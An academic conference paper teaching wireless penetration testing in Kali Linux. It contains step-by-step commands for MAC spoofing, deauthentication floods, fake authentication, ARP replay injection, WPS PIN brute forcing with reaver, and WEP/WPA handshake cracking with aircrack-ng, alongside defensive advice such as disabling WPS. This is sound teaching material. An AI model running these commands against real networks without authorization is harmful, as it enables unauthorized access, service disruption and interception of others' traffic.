[1.]P. ČISAR, [2.]S. MARAVIĆ ČISAR

ETHICAL HACKING OF WIRELESS NETWORKS IN KALI LINUX ENVIRONMENT

[1.]Academy of Criminalistic and Police Studies, 11080 Belgrade - Zemun, Cara Dusana 196, SERBIA
[2.]Subotica Tech, 24000 Subotica, Marka Oreskovica 16, SERBIA

Abstract: The topic of this paper is related to the wireless network security problems. For identifying existing security weaknesses, there is a variety of approaches among which is Kali Linux operating system. General cracking procedure of wireless networks consists of several steps. The efficiency of cracking the key and determining the password are the two essentials on which the effectivenss of the procedure depends on. This phase of cracking is also the most demanding. A large collection of different tools for vulnerability assessment and penetration testing designed primarily for ethical hacking is undoubtedly the benefit of this operating system.
Keywords: wireless network, security weaknesses, vulnerability assessment, penetration testing

1. INTRODUCTION

Wireless networks have become present everywhere. They are used all over the world in different areas of life: at home, at work and even public places in order to connect to the Internet and do business or private matters. Besides all the advantages of making business and life easier, there are certain drawbacks in terms of risks. The insecurity of wireless networks has been causing a lot of trouble in terms of breaking into banks, companies and government organizations. The frequency of these attacks is only intensified, as network administrators are not fully harmonized when it comes to securing wireless networks in a robust and reliable way. A wireless network can be cracked using Kali Linux operating system and it will be represented in the section that follows.

2. CRACKING WIRELESS NETWORKS IN KALI LINUX

General cracking procedure of wireless networks in Kali Linux consists of several steps [1], [2], [3]:

— Connect the external wireless adapter into the laptop's USB port
— Check if the connected wireless adapter was recognized by operating system
— Create a monitor interface putting the wireless adapter in monitor mode
— Verify if the monitor interface was successfully configured
— Use appropriate tool for searching every near wireless network (with packet sniffing and capturing) and choose one of them to try to crack it
— Use appropriate tool to crack the PIN number and reveal the wireless key (time-consuming phase)

≡ Packet Sniffing

Each network card has a physical static address assigned by the card manufacturer called MAC address (Media Access Control). This address is used in communication between devices to identify each other and to transfer packets to the desired place. Each packet has a source MAC and a destination MAC.

MAC address value, which is stored in the memory, is possible to be changed by using a program called *macchanger*:

```
>ifconfig [INTERFACE] down
>macchanger -m [MAC] [INTERFACE]
>ifconfig [INTERFACE] up
```

where, INTERFACE stands for user's wi-fi card name, while MAC is the MAC address that user wants to use.

How can we capture the MAC address if it is used to ensure that each packet is delivered to the exact place? This question is the main one when packet sniffing process is concerned.

MAC address is used to sent packets to the right destination and we as hackers can only receive packets that are sent to our MAC address. This only applies to the default mode of used wireless card, which is called managed mode. There is another mode, though, the one that allows us to capture all the packets in our wi-fi range and not only those that have been sent to our device. It is called monitor mode. Its activation is possible by several methods.

1. method

`iwconfig` - checking the mode in which the wireless adapter is (Managed mode is by default, it only receives packets sent to the hacker with the MAC address of his computer)

`airmon-ng start wlan0` - gives the ability to determine the name of the wireless card, allowing the Monitor mode to be enabled on the wlan0 port (e.g. mon, mon0, wlan0mon, etc.)

`iwconfig name` - checking activation status of Monitor mode

`airmon-ng stop wlan0` - stopping the Monitor mode (return to Managed mode)

2. method

`iwconfig wlan0` - status check

`ifconfig wlan0 down` - deactivation of wlan card



Figure 1. Enabling monitor mode with `airmon-ng`

`iwconfig wlan0 mode monitor` - Monitor mode activation

`ifconfig wlan0 up` - card activation

`airodump-ng wlan0` - start monitoring. Displays all networks in the environment. Ctrl-C - interrupt monitoring

3. method

```
airmon-ng
ifconfig wlan0 down
airmon-ng check kill - killing processes that can affect airmon
airmon-ng start wlan0
ifconfig wlan0mon
iwconfig wlan0mon
```

≡ Packet Capturing

One of the most popular tools for WEP (Wired Equivalent Privacy) /WPA (Wi-Fi Protected Access) /WPA2 cracking is `Aircrack`. The `Aircrack-ng` suite contains tools to capture packets and handshakes, de-authenticate connected clients and generate traffic and tools to perform brute force and dictionary attacks. Aicrack-ng is an all-in-one suite containing the following tools (among others) [4]:

– `Aircrack-ng` for wireless password cracking
– `Aireplay-ng` to generate traffic and client de-authentication
– `Airodump-ng` for packet capturing
– `Airbase-ng` to configure fake access points

`Airodump-ng` is a program that is a part of `Aircrack-ng` package. Capturing all the packets that are in wi-fi card range is allowed by a packet sniffer. Scanning all wi-fi networks around and gathering information about them can be achieved as well.

`Airodump-ng` is activated in two steps:

1. Enable monitor mode:

```
>airmon-ng start [interface]
```

2. Start airodump-ng

```
>airodump-ng [interface]
```

`Airodump-ng` can be launched on a specific target:

```
>airodump-ng--channel [channel]--bssid [bssid]--write [file-name] [interface]
```

Example: `airodump-ng –channel 6 –bssid 11:22:33:44:55:66 –write out mon0`



Figure 2. The result of `airodump-ng`

After these steps, all the data will be stored in the file name specified after the –write option. This data can be analized using some packet analyzer software (for instance, Wireshark). However there is a problem that can occur if the target network uses encryption. In that case the collected data will not be much of use.

3. DEAUTHENTICATION ATTACK

This type of attack is used to disconnect any device from any network within working range even if the network is protected with a key.

Hacker sends deauthentication packets to the router pretending to be the target maching (by spoofing its MAC address).

At the same time, the hacker sends packets to the target machine (pretending to be the router), telling it that it needs to reauthenticate itself.

To deauthenticate all clients in a specific network:

```
>aireplay-ng--deauth [number of packets] -a [AP] [INTERFACE]
```

Example: `aireplay-ng--deauth 1000 -a 11:22:33:44:55:66 mon0`

To deauthenticate a specific client in a network:

```
>aireplay-ng--deauth [number of deauth packets]-a [AP]-c [target] [interface]
```

Example: `aireplay-ng--deauth 1000-a 11:22:33:44:55:66-c 00:AA:11:22:33:44 mon0`

— Creating a Fake Access Point (Honeypot)

Fake access points (AP) can be handy in many situations. Creating an open AP is one example. Many clients will be attracted in this way and what is even more many of them will be automatically connected to it. Since it is an open connection, the traffic will not be encrypted and then there is a possibility to sniff all the traffic created by the clients that connect to it. [5]

In order to do this, two cards are needed:

- one connected to the internet
- wi-fi card to broadcast as an access point

Client (victim) now sends requests to the hacker's (attacker's) wifi card, the hacker sets up his machine so that every request coming from the wifi card is forwarded to the second card that is connected to the internet. The response comes back from the second card, through the hacker's machine to the wifi card which forwards it to the client that requested it.

To achieve the process explained, the connection to the target network is not necessary. However, getting more accurate infomation and launching more effective attacks are possible if we can connect to the target network. An open network let us connect to it without a password and proceed further actions.

Figure 3. Fake access point - Man-in-the-middle attack (MITM)

The problem is if the target network uses a key, i.e. it uses some sort of encryption. There are three main encryption types: WEP, WPA and WPA2.

The following text deals with the explanation of how to crack these types of encryption. WPA2 is a network security technology commonly used on Wi-Fi wireless networks. It's an upgrade from the original WPA technology, which was designed as a replacement for the older and much less secure WEP. WPA2 is used on all certified Wi-Fi hardware since 2006 and is based on the IEEE 802.11i technology standard for data encryption. When WPA2 is enabled with its strongest encryption option, anyone else within range of the network might be able to see the traffic but it will be scrambled with the most up-to-date encryption standards [6].

4. WPA2 vs. WPA and WEP

Even though the acronyms WPA2, WPA and WEP seem quite similar, there are certain differences between them. Because of the differences, you should carefully choose which one is to be used as a protection of your network. WEP is the least secure. Its security is the same as the one of a wired connection. Messages are broadcast by using radio waves and it is much easier to crack. This is because the same encryption key is used for every data packet. If enough data is analyzed by an eavesdropper, the key can be easily found with automated software (even in just a few minutes). It's best to avoid WEP entirely.

WPA provides the TKIP (Temporal Key Integrity Protocol) encryption scheme to scramble the encryption key and verify that it hasn't been changed during the date transfer. Because of this improvement WPA is better and more secure than WEP. WPA2 is similar to WPA but it moves a step further by improving the security of a network. It is achieved by requiring the use of a stronger encryption method called AES. There are several

different forms of WPA2 security keys. WPA2 Pre-Shared Key (PSK) utilizes keys that are 64 hexadecimal digits long and is the method most commonly used on home networks. Many home routers interchange "WPA2 PSK" and "WPA2 Personal" mode; they refer to the same underlying technology.
Taking the level of encryption into consideration, it can be concluded that the least secure is WEP, then comes WPA and the most secure one is WPA2.

— AES vs. TKIP for Wireless Encryption

There are several options to choose when setting up a network with WPA2. Typically, it is a choice between two encryption methods: AES (Advanced Encryption Standard) and TKIP.
Many home routers let administrators choose from among these possible combinations:

- WPA with TKIP (WPA-TKIP): This is the default choice for old routers that did not yet support WPA2.
- WPA with AES (WPA-AES): AES was first introduced before the WPA2 standard was completed, although very few clients ever supported this mode.
- WPA2 with AES (WPA2-AES): This is the default choice for newer routers and the recommended option for networks where all clients support AES.
- WPA2 with AES and TKIP (WPA2-AES/TKIP): Routers need to enable both modes if any of their clients do not support AES. All WPA2 capable clients support AES but most WPA clients do not.

— WPA2 Limitations

Most routers support both WPA2 and a separate feature called Wi-Fi Protected Setup (WPS). While WPS is designed to simplify the process of setting up home network security, flaws in how it was implemented greatly limit its usefulness.
With WPA2 and WPS disabled, an attacker needs to somehow determine the WPA2 PSK that clients are using, which is a very time-consuming process.
With both features enabled, an attacker only needs to find the WPS PIN to then, in turn, reveal the WPA2 key, which is a much simpler process. Security advocates recommend keeping WPS disabled for this reason.
WPA and WPA2 sometimes interfere with each other if both are enabled on a router at the same time and can cause client connection failures.
Using WPA2 decrease the performance of network connections due to the extra processing load of encryption and decryption. That said, the performance impact of WPA2 is usually negligible, especially when compared with the increased security risk of using WPA or WEP, or even no encryption at all.

5. WEP CRACKING

WEP is an old encryption, but some networks still use it. It uses an algorithm called RC4 where each packet is encrypted at the AP and is then decrypted at the client. WEP insures that each packet has a unique key stream by using a random 24-bit Initializing Vector (IV). This IV is contained in the packets as plain text. The short IV means in a busy network we can collect more than two packets with the same IV. Then we can use aircrack-ng to determine the key stream and the WEP key using statistical attacks. [7]
An important conclusion can be formulated: the more IV's that we collect the more likely for us to crack the key.

— Basic Case

All we need to do is to run airodump-ng to log all traffic from the target network [8].

```
>airodump-ng--channel [channel]--bssid [bssid]--write [file-name]
[interface]
```

Example: `airodump-ng –channel 6 –bssid 11:22:33:44:55:66 –write out mon0`
At the same time, we shall use aircrack-ng to try and crack the key using the capture file created by the above command. [9]

```
>aircrack-ng [file-name]
```

Example: `aircrack-ng out-01.cap`
Keep both programs running at the same time and aircrack-ng will be able to determine the key when the number of IV's in out-01.cap is enough.

— Packet Injection

In case the AP was idle or had no clients associated with it, we have to inject packets into the traffic in order to force the router to create new packets with new IV's. [10]

— Fake Authentication

Before we can start injecting packets into the traffic, we have to authenticate our wifi card with the AP, because AP's ignore any requests that come from devices that are not associated with the AP. This can be done using airmon-ng:

```
>aireplay-ng --fakeauth 0 -a [targe MAC] -h [your MAC] [interface]
```

Example: `aireplay-ng --fakeauth 0 -a E0:69:95:B8:BF:77 -h 00:c0:ca:6c:ca:12 mon0`

If this fake authentication was successful, the value under the "AUTH" column in airodump-ng will change to "OPN".

— Packet Injection - ARP (Address Resolution Protocol) Request Reply

In this method, after successfully associating with the target AP, we will wait for an ARP packet. We will then capture this packet and inject it into the traffic. This will force the AP to generate a new ARP packet with a new IV. We capture this new packet and inject into the traffic again. This process is repeated until the number of IV's captured is sufficient enough to crack the key.

```
>aireplay-ng --arpreplay -b [targe MAC] -h [your MAC] [interface]
```

Example: `aireplay-ng --arpreplay -b E0:69:95:B8:BF:77 -h 00:c0:ca:6c:ca:12 mon0`

6. WPA CRACKING

The main issue in WEP is the short IV which means that they can be repeated. Therefore, by collecting a large number of IVs, `aircrack-ng` can determine the key stream and the WEP key.

In WPA, each packet is encrypted with a unique temporary key. This means the number of data packets that we collect is irrelevant. WPA and WPA2 are similar - the only difference is that WPA2 uses an algorithm called CCMP.

— WPA/WPA2 Cracking - WPS Feature

WPS is a feature that allows users to connect to WPS enabled networks easily, using a WPS button or only by clicking on WPS functionality. Authentication is done using an 8 digits long pin. This means that there is a relatively small number of pin combination and using brute force, we can guess the pin in less than 10 hours. A tool called Reaver can then recover the WPA/WPA key from the pin.

Note: This flaw is in the WPS feature and not in WPA/WPA2, however it allows us to crack any WPA/WPA2 AP without using a wordlist and without any clients.

— Cracking WPS Enabled APs

We shall use a tool called wash to scan for WPS enabled APs.

```
>wash -i [interface]
```

Example: `wash -i mon0`

Then we are going to use a tool called reaver to brute force the WPS ping and calculate the WPA key.

```
>reaver -i [interface] -b [TARGET AP MAC] -c [TARGET CHANNEL] -vv
```

Example: `reaver -b E0:69:95:8E:18:22 -c 11 -i mon0`

As explained before, capturing WPA packets is not useful as they do not contain any info that can be used to crack the key. The only packets that contain info that help us crack the password is the handshake packets. Every time a client connects to the AP a four way handshake occurs between the client and the AP. By capturing the handshake, we can use aircrack to launch a word list attack against the handshake to determine the key.

— Cracking WPA/WPA2 - Conclusion

To crack a WPA/WPA2 AP with WPS disabled two things are needed:

1. Capture the handshake
2. A wordlist

— Capturing the Handshake

Handshake packets are sent every time a client associates with the target AP. So, to capture it we are going to:

1. Start airodump-ng on the target AP:

```
>airodump-ng --channel [channel] --bssid [bssid] --write [file-name] [interface]
```

Example: `airodump-ng –channel 6 –bssid 11:22:33:44:55:66 –write out mon0`

2. Wait for a client to connect to the AP or deauthenticate a connected client (if any) for a very short period of time so that their system will connect back automatically.

```
>aireplay-ng --deauth [number of deauth packets] -a [AP] -c [target] [interface]
```

Example: `aireplay-ng --deauth 1000 -a 11:22:33:44:55:66 -c 00:AA:11:22:33:44 mon0`

Notice: the top right corner of `airodump-ng` will say "WPA handshake".

— Creating a Wordlist

The second thing that we need to crack WPA/WPA2 is a list of passwords to guess. Everyone can download a ready wordlist from the internet or create own using a tool called crunch.

```
>crunch [min] [max] [characters=lower|upper|numbers|symbols] -t
[pattern] -o file
```

Example: `crunch 6 8 123456!"£$% -o wordlist -t a@@@@b`

— Cracking the Key

We are going to use aircrack-ng to crack the key. It does this by combining each password in the wordlist with AP name (essid) to compute a Pairwise Master Key (PMK) using the pbkdf2 algorithm. The PMK is then compared to the handshake file.

```
>aircrack-ng [HANDSHAKE FILE] -w [WORDLIST] [INTERFACE]
```

Example: `aircrack-ng is-01.cap -w list mon0`



Figure 4. `Aircrack-ng` - key found

7. CONCLUSIONS

Kali Linux is the result of continuous improvement of distribution and in that way it represents a serious step forward. It has the new look, features, tools, and workflow. Furthermore, it provides a means of ethical hacking and network analysis tools that may not only allow user to audit and save his environment but, besides, learn a whole lot about the network stack, attacks, vulnerabilities and command line utilization. In addition to other features, using appropriate tools, Kali Linux offers the ability to hack the wireless network. The paper has shown that the effectiveness of this action mostly depends on the efficiency of used cracking tool (which involves determining the key, as well as the password). This phase is also the most demanding in terms of needed time.

Note: This paper is based on the paper presented at INTERNATIONAL CONFERENCE ON APPLIED SCIENCES – ICAS 2018, organized by UNIVERSITY POLITEHNICA TIMISOARA, Faculty of Engineering Hunedoara (ROMANIA) and UNIVERSITY OF BANJA LUKA, Faculty of Mechanical Engineering (BOSNIA & HERZEGOVINA), in cooperation with the Academy of Romanian Scientists, Academy of Sciences Republic of Srpska, Academy of Technical Sciences of Romania – Timisoara Branch and General Association of Romanian Engineers – Hunedoara Branch, in Banja Luka, BOSNIA & HERZEGOVINA, 9 – 11 May 2018.

References

[1] Ramachandran V, Buchanan C, Kali Linux Wireless Penetration Testing Learn to Penetrate Wi-Fi and Wireless Networks to Secure your System from Vulnerabilities, 2nd Edition, Packt Publishing, 2015, ISBN-10: 1783280417
[2] Broad J, Bindner A, Hacking with Kali – Practical Penetration Testing Techniques, Elsevier, 2014., ISBN: 978-0-12-407749-2. Retrieved from: ftp://lab.dnict.vn/1.DNICT/2.Ebooks/books/Hacking%20with%20Kali.pdf
[3] McClure S, Scambray S J, Kurtz G, Hacking Exposed: Network Security Secrets & Solutions, Chapter Wireless Hacking, Computing McGraw-Hill, 2012, ISBN-10: 0072121270
[4] The 10 Top Hacking Tools in Kali Linux, Hacking Tutorials (2015, July 16). Retrieved from: https://www.hackingtutorials.org/wifi-hacking-tutorials/top-10-wifi-hacking-tools-in-kali-linux/
[5] Roche M, Wireless Hacking Tools. Retrieved from: http://www.cse.wustl.edu/~jain/cse571-07/ftp/wireless_hacking.pdf
[6] Bradley M, (2017, June 9) An Overview of Wireless Protected Access 2. Retrieved from: https://www.lifewire.com/what-is-wpa2-818352
[7] Step By Step Kali Linux and Wireless Hacking Basics-WEP Hacking (2015, May 19). Retrieved from: http://www.wirelesshack.org/step-by-step-kali-linux-and-wireless-hacking-basics-wep-hacking-part-3.html
[8] Borges A (2014, February 20), Cracking Wireless Networks. Retrieved from: https://alexandreborgesbrazil.files.wordpress.com/2014/02/cracking_wep_networks1.pdf
[9] d'Otreppe T, Introduction to WiFi Security and Aircrack-ng, Wireshark Developer and User Conference-Sharkfest 2012, UC Berkeley, June 24 – 27. 2012. Retrieved from: https://sharkfestus.wireshark.org/sharkfest.12/presentations/MB-6_Introduction_to_WiFi_Security_and_Aircrack-ng.pdf
[10] Sabih Z, Learn Ethical Hacking From Scratch. Retrieved from: https://www.udemy.com/learn-ethical-hacking-from-scratch/learn/v4/content

ISSN 1584 - 2665 (printed version); ISSN 2601 - 2332 (online); ISSN-L 1584 - 2665